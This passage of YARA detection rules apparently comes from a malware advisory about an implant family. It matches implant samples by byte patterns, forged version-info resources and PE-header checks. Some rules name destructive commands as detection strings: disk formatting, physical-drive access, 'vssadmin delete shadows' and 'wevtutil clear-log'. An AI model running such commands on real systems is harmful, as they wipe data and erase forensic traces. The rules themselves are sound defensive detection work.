$STR1 = {55 8B EC 81 EC 54 01 00 00 83 65 D4 00 C6 45 D8 61 C6 45 D9 64 C6 45 DA 76 C6 45 DB 61 C6 45 DC 70 C6 45 DD 69 C6 45 DE 33 C6 45 DF 32 C6 45 E0 2EE9 ?? ?? ?? ??} $STR2 = {C7 45 EC 5A 00 00 00 C7 45 E0 46 00 00 00 C7 45 E8 5A 00 00 00 C7 45 E4 46 00 00 00}

condition:

(uint16(0)== 0x5A4D or uint16(0) == 0xCFD0 or uint16(0)== 0xC3D4 or uint32(0) == 0x46445025 or uint3

2(1) == 0x6674725C) and 1 of them

}

Rule IMPLANT_4_v2

{

strings:

$BUILD_USER32 = {75 73 65 72 ?? ?? ?? 33 32 2E 64}

$BUILD_ADVAPI32 = {61 64 76 61 ?? ?? ?? 70 69 33 32}

$CONSTANT = {26 80 AC C8}

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_4_v3

{

strings:

$a1 = "Adobe Flash Player Installer" wide nocase

$a3 = "regedt32.exe" wide nocase

$a4 = "WindowsSysUtility" wide nocase

$a6 = "USB MDM Driver" wide nocase

$b1 = {00 05 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00 88 15 28 0A 3F 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5C 04 00 00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 1C 02 00 00 01 00 30 00 30 00 31 00 35 00 30 00 34 00 62 00 30 00 00 00 4C 00 16 00 01 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00 00 46 00 0F 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00 55 00 53 00 42 00 20 00 4D 00 44 00 4D 00 20 00 44 00 72 00 69 00 76 00 65 00 72 00 00 00 00 00 3C 00 0E 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 32 00 30 00 31 00 33 00 00 00 00 00 3E 00 0B 00 01 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 75 00 73 00 62 00 6D 00 64 00 6D 00 2E 00 73 00 79 00 73 00 00 00 00 00 66 00 23 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00 0E 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 1C 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 62 00 30 00 00 00 4C 00 16 00 01 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00 00 46 00 0F 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00 55 00 53 00 42 00 20 00 4D 00 44 00 4D 00 20 00 44 00 72 00 69 00 76 00 65 00 72 00 00 00 00 00 3C 00 0E 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 32 00 30 00 31 00 33 00 00 00 00 00 3E 00 0B 00 01 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 75 00 73 00 62 00 6D 00 64 00 6D 00 2E 00 73 00 79 00 73 00 00 00 00 00 66 00 23 00 01 00 50 00 72 00 6F 00 64 00 75 00 63

00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00 0E 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 48 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 28 00 08 00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 15 00 B0 04 09 04 B0 04}

$b2 = {34 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 03 00 03 00 04 00 02 00 03 00 03 00 04 00 02 00 3F 00 00 00 00 00 00 00 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 94 02 00 00 00 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 70 02 00 00 00 00 30 00 34 00 30 00 39 00 30 00 34 00 65 00 34 00 00 00 4A 00 15 00 01 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 53 00 6F 00 6C 00 69 00 64 00 20 00 53 00 74 00 61 00 74 00 65 00 20 00 4E 00 65 00 74 00 77 00 6F 00 72 00 6B 00 73 00 00 00 00 00 62 00 1D 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00 41 00 64 00 6F 00 62 00 65 00 20 00 46 00 6C 00 61 00 73 00 68 00 20 00 50 00 6C 00 61 00 79 00 65 00 72 00 20 00 49 00 6E 00 73 00 74 00 61 00 6C 00 6C 00 65 00 72 00 00 00 00 00 30 00 08 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 33 00 2E 00 33 00 2E 00 32 00 2E 00 34 00 00 00 32 00 09 00 01 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 68 00 6F 00 73 00 74 00 2E 00 65 00 78 00 65 00 00 00 00 00 76 00 29 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 41 00 64 00 6F 00 62 00 65 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 73 00 20 00 49 00 6E 00 63 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 65 00 64 00 00 00 00 00 3A 00 09 00 01 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 68 00 6F 00 73 00 74 00 2E 00 65 00 78 00 65 00 00 00 00 00 5A 00 1D 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 41 00 64 00 6F 00 62 00 65 00 20 00 46 00 6C 00 61 00 73 00 68 00 20 00 50 00 6C 00 61 00 79 00 65 00 72 00 20 00 49 00 6E 00 73 00 74 00 61 00 6C 00 6C 00 65 00 72 00 00 00 00 00 34 00 08 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 33 00 2E 00 33 00 2E 00 32 00 2E 00 34 00 00 00 44 00 00 00 00 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 E4 04 46 45 32 58}

$b3 = {C8 02 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00 88 15 28 0A 17 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 02 00 00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 04 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 65 00 34 00 00 00 4C 00 16 00 01 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00 00 48 00 10 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00 49 00 44 00 45 00 20 00 50 00 6F 00 72 00 74 00 20 00 44 00 72 00 69 00 76 00 65 00 72 00 00 00 62 00 21 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 20 00 28 00

78 00 70 00 73 00 70 00 2E 00 30 00 38 00 30 00 34 00 31 00 33 00 2D 00 30 00 38 00 35 00 32 00 29 00 00 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 20 00 28 00 43 00 29 00 20 00 32 00 30 00 30 00 39 00 00 00 00 00 66 00 23 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00 0E 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 E4 04}

$b4 = {9C 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 06 00 01 40 B0 1D 01 00 06 00 01 40 B0 1D 3F 00 00 00 00 00 00 00 04 00 04 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FA 02 00 00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 D6 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 42 00 30 00 00 00 4C 00 16 00 01 00 43 00 6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00 00 58 00 18 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F 00 6E 00 00 00 00 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 79 00 20 00 45 00 64 00 69 00 74 00 6F 00 72 00 20 00 55 00 74 00 69 00 6C 00 69 00 74 00 79 00 00 00 6C 00 26 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 36 00 2E 00 31 00 2E 00 37 00 36 00 30 00 30 00 2E 00 31 00 36 00 33 00 38 00 35 00 20 00 28 00 77 00 69 00 6E 00 37 00 5F 00 72 00 74 00 6D 00 2E 00 30 00 39 00 30 00 37 00 31 00 33 00 2D 00 31 00 32 00 35 00 35 00 29 00 00 00 3A 00 0D 00 01 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 72 00 65 00 67 00 65 00 64 00 74 00 33 00 32 00 2E 00 65 00 78 00 65 00 00 00 00 00 80 00 2E 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 A9 00 20 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 20 00 41 00 6C 00 6C 00 20 00 72 00 69 00 67 00 68 00 74 00 73 00 20 00 72 00 65 00 73 00 65 00 72 00 76 00 65 00 64 00 2E 00 00 00 42 00 0D 00 01 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46 00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 72 00 65 00 67 00 65 00 64 00 74 00 33 00 32 00 2E 00 65 00 78 00 65 00 00 00 00 00 6A 00 25 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 AE 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 AE 00 20 00 4F 00 70 00 65 00 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 42 00 0F 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 36 00 2E 00 31 00 2E 00 37 00 36 00 30 00 30 00 2E 00 31 00 36 00 33 00 38 00 35 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 B0 04}

$b5 = {78 03 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49 00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 00 00 05 00 6A 44 B1 1D 00 00 05 00 6A 44 B1 1D 3F 00 00 00 00 00 00 00 04 00 04 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D6 02 00 00 01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00

00 B2 02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 42 00 30 00 00 00 4C 00 16 00 01 00 43 00
6F 00 6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F
00 73 00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00
00 00 4E 00 13 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00
6F 00 6E 00 00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 AE 00 53 00 79 00 73 00 55 00 74
00 69 00 6C 00 69 00 74 00 79 00 00 00 00 00 72 00 29 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00
72 00 73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 30 00 2E 00 37 00 36 00 30 00 31 00 2E 00 31
00 37 00 35 00 31 00 34 00 20 00 28 00 77 00 69 00 6E 00 37 00 73 00 70 00 31 00 5F 00 72 00 74 00
6D 00 2E 00 31 00 30 00 31 00 31 00 31 00 39 00 2D 00 31 00 38 00 35 00 30 00 29 00 00 00 00 00 30
00 08 00 01 00 49 00 6E 00 74 00 65 00 72 00 6E 00 61 00 6C 00 4E 00 61 00 6D 00 65 00 00 00 6D 00
73 00 69 00 65 00 78 00 65 00 63 00 00 00 80 00 2E 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F
00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 A9 00 20 00 4D 00 69 00 63 00 72 00 6F 00 73 00
6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 20
00 41 00 6C 00 6C 00 20 00 72 00 69 00 67 00 68 00 74 00 73 00 20 00 72 00 65 00 73 00 65 00 72 00
76 00 65 00 64 00 2E 00 00 00 40 00 0C 00 01 00 4F 00 72 00 69 00 67 00 69 00 6E 00 61 00 6C 00 46
00 69 00 6C 00 65 00 6E 00 61 00 6D 00 65 00 00 00 6D 00 73 00 69 00 65 00 78 00 65 00 63 00 2E 00
65 00 78 00 65 00 00 00 58 00 1C 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 4E 00 61 00 6D
00 65 00 00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 53 00 79 00 73 00 55 00 74 00 69 00
6C 00 69 00 74 00 79 00 20 00 2D 00 20 00 55 00 6E 00 69 00 63 00 6F 00 64 00 65 00 00 00 42 00 0F
00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00 00 35
00 2E 00 30 00 2E 00 37 00 36 00 30 00 31 00 2E 00 31 00 37 00 35 00 31 00 34 00 00 00 00 00 44 00
00 00 01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04
00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 B0 04}

$b6 = {D4 02 34 00 00 00 56 00 53 00 5F 00 56 00 45 00 52 00 53 00 49 00 4F 00 4E 00 5F 00 49
00 4E 00 46 00 4F 00 00 00 00 00 BD 04 EF FE 00 00 01 00 01 00 05 00 88 15 28 0A 01 00 05 00 88 15
28 0A 17 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 02 00 00
01 00 53 00 74 00 72 00 69 00 6E 00 67 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 10
02 00 00 01 00 30 00 34 00 30 00 39 00 30 00 34 00 65 00 34 00 00 00 4C 00 16 00 01 00 43 00 6F 00
6D 00 70 00 61 00 6E 00 79 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73
00 6F 00 66 00 74 00 20 00 43 00 6F 00 72 00 70 00 6F 00 72 00 61 00 74 00 69 00 6F 00 6E 00 00 00
4E 00 13 00 01 00 46 00 69 00 6C 00 65 00 44 00 65 00 73 00 63 00 72 00 69 00 70 00 74 00 69 00 6F
00 6E 00 00 00 00 00 53 00 65 00 72 00 69 00 61 00 6C 00 20 00 50 00 6F 00 72 00 74 00 20 00 44 00
72 00 69 00 76 00 65 00 72 00 00 00 00 00 62 00 21 00 01 00 46 00 69 00 6C 00 65 00 56 00 65 00 72 00
73 00 69 00 6F 00 6E 00 00 00 00 00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35
00 31 00 32 00 20 00 28 00 78 00 70 00 73 00 70 00 2E 00 30 00 38 00 30 00 34 00 31 00 33 00 2D 00
30 00 38 00 35 00 32 00 29 00 00 00 00 00 4A 00 13 00 01 00 4C 00 65 00 67 00 61 00 6C 00 43 00 6F
00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6F 00 70 00 79 00 72 00 69 00 67 00 68 00 74
00 20 00 28 00 43 00 29 00 20 00 32 00 30 00 30 00 34 00 00 00 00 00 6A 00 25 00 01 00 50 00 72 00 6F
00 64 00 75 00 63 00 74 00 4E 00 61 00 6D 00 65 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00 73 00
6F 00 66 00 74 00 AE 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 AE 00 20 00 4F 00 70 00 65
00 72 00 61 00 74 00 69 00 6E 00 67 00 20 00 53 00 79 00 73 00 74 00 65 00 6D 00 00 00 00 00 40 00
0E 00 01 00 50 00 72 00 6F 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 00
00 35 00 2E 00 31 00 2E 00 32 00 36 00 30 00 30 00 2E 00 35 00 35 00 31 00 32 00 00 00 44 00 00 00

01 00 56 00 61 00 72 00 46 00 69 00 6C 00 65 00 49 00 6E 00 66 00 6F 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6E 00 73 00 6C 00 61 00 74 00 69 00 6F 00 6E 00 00 00 00 00 09 04 E4 04}

condition:

(uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and (((any of ($a*)) and (uint32(uint32(0x3C)+8) == 0x00000000)) or (for any of ($b*): ($ in (uint32(uint32(0x3C)+248+(40*(uint16(uint32(0x3C)+6)-1)+20))..(uint32(uint32(0x3C)+248+(40*(uint16(uint32(0x3C)+6)-

1)+20))+uint32(uint32(0x3C)+248+(40*(uint16(uint32(0x3C)+6)-1)+16)))))))

}

Rule IMPLANT_4_v4

{

strings:

$DK_format1 = "/c format %c: /Y /Q" ascii

$DK_format2 = "/c format %c: /Y /X /FS:NTFS" ascii

$DK_physicaldrive = "PhysicalDrive%d" wide

$DK_shutdown = "shutdown /r /t %d"

$MZ = {4d 5a}

condition:

$MZ at 0 and all of ($DK*)

}

Rule IMPLANT_4_v5

{

strings:

$GEN_HASH = {0F BE C9 C1 C0 07 33 C1}

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_4_v6

{

strings:

$STR1 = "DispatchCommand" wide ascii

$STR2 = "DispatchEvent" wide ascii

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and all of them

}

Rule IMPLANT_4_v7

{

strings:

$sb1 = {C7 [1-5] 33 32 2E 64 C7 [1-5] 77 73 32 5F 66 C7 [1-5] 6C 6C}

$sb2 = {C7 [1-5] 75 73 65 72 C7 [1-5] 33 32 2E 64 66 C7 [1-5] 6C 6C}

$sb3 = {C7 [1-5] 61 64 76 61 C7 [1-5] 70 69 33 32 C7 [1-5] 2E 64 6C 6C}

$sb4 = {C7 [1-5] 77 69 6E 69 C7 [1-5] 6E 65 74 2E C7 [1-5] 64 6C 6C}

$sb5 = {C7 [1-5] 73 68 65 6C C7 [1-5] 6C 33 32 2E C7 [1-5] 64 6C 6C}

$sb6 = {C7 [1-5] 70 73 61 70 C7 [1-5] 69 2E 64 6C 66 C7 [1-5] 6C}

$sb7 = {C7 [1-5] 6E 65 74 61 C7 [1-5] 70 69 33 32 C7 [1-5] 2E 64 6C 6C}

$sb8 = {C7 [1-5] 76 65 72 73 C7 [1-5] 69 6F 6E 2E C7 [1-5] 64 6C 6C}

$sb9 = {C7 [1-5] 6F 6C 65 61 C7 [1-5] 75 74 33 32 C7 [1-5] 2E 64 6C 6C}

$sb10 = {C7 [1-5] 69 6D 61 67 C7 [1-5] 65 68 6C 70 C7 [1-5] 2E 64 6C 6C}

condition:

(uint16(0) == 0x5A4D or uint16(0) == 0xCFD0 or uint16(0) == 0xC3D4 or uint32(0) == 0x46445025 or uint32(1) == 0x6674725C) and 3 of them

}

Rule IMPLANT_4_v8

{

strings:

$f1 = {5E 81 EC 04 01 00 00 8B D4 68 04 01 00 00 52 6A 00 FF 57 1C 8B D4 33 C9 03 D0 4A 41 3B C8 74 05 80 3A 5C 75 F5 42 81 EC 04 01 00 00 8B DC 52 51 53 68 04 01 00 00 FF 57 20 59 5A 66 C7 04 03 5C 20 56 57 8D 3C 03 8B F2 F3 A4 C6 07 00 5F 5E 33 C0 50 68 80 00 00 00 6A 02 50 50 68 00 00 00 40 53 FF 57 14 53 8B 4F 4C 8B D6 33 DB 30 1A 42 43 3B D9 7C F8 5B 83 EC 04 8B D4 50 6A 00 52 FF 77 4C 8B D6 52 50 FF 57 24 FF 57 18}

$f2 = {5E 83 EC 1C 8B 45 08 8B 4D 08 03 48 3C 89 4D E4 89 75 EC 8B 45 08 2B 45 10 89 45 E8 33 C0 89 45 F4 8B 55 0C 3B 55 F4 0F 86 98 00 00 00 8B 45 EC 8B 4D F4 03 48 04 89 4D F4 8B 55 EC 8B 42 04 83 E8 08 D1 E8 89 45 F8 8B 4D EC 83 C1 08 89 4D FC}

$f3 = {5F 8B DF 83 C3 60 2B 5F 54 89 5C 24 20 8B 44 24 24 25 00 00 FF FF 66 8B 18 66 81 FB 4D 5A 74 07 2D 00 00 01 00 EB EF 8B 48 3C 03 C8 66 8B 19 66 81 FB 50 45 75 E0 8B E8 8B F7 83 EC 60 8B FC B9 60 00 00 00 F3 A4 83 EF 60 6A 0D 59 E8 88 00 00 00 E2 F9 68 6C 33 32 00 68 73 68 65 6C 54 FF 57}

$a1 = {83 EC 04 60 E9 1E 01 00 00}

condition:

$a1 at entrypoint or any of ($f*)

}

Rule IMPLANT_4_v9

{

strings:

$a = "wevtutil clear-log" ascii wide nocase

$b = "vssadmin delete shadows" ascii wide nocase

```
        $c = "AGlobal\\23d1a259-88fa-41df-935f-cae523bab8e6" ascii wide nocase

        $d = "Global\\07fd3ab3-0724-4cfd-8cc2-60c0e450bb9a" ascii wide nocase

        //$e = {57 55 33 c9 51 8b c3 99 57 52 50}

        $openPhysicalDiskOverwriteWithZeros = { 57 55 33 C9 51 8B C3 99 57 52 50 E8 ?? ?? ?? ?? 52 50 E8 ?? ?? ?? ?? 83 C4 10 84 C0 75 21 33 C0 89 44 24 10 89 44 24 14 6A 01 8B C7 99 8D 4C 24 14 51 52 50 56 FF 15 ?? ?? ?? ?? 85 C0 74 0B 83 C3 01 81 FB 00 01 00 00 7C B6 }

        $f = {83 c4 0c 53 53 6a 03 53 6a 03 68 00 00 00 c0}

    condition:

        ($a and $b) or $c or $d or ($openPhysicalDiskOverwriteWithZeros and $f)

}
```

Rule IMPLANT_4_v10

```
{

    strings:

        $ = {A1B05C72}

        $ = {EB3D0384}

        $ = {6F45594E}

        $ = {71815A4E}

        $ = {D5B03E72}

        $ = {6B43594E}

        $ = {F572993D}

        $ = {665D9DC0}

        $ = {0BE7A75A}

        $ = {F37443C5}

        $ = {A2A474BB}

        $ = {97DEEC67}

        $ = {7E0CB078}
```

```
        $ = {9C9678BF}
        $ = {4A37A149}
        $ = {8667416B}
        $ = {0A375BA4}
        $ = {DC505A8D}
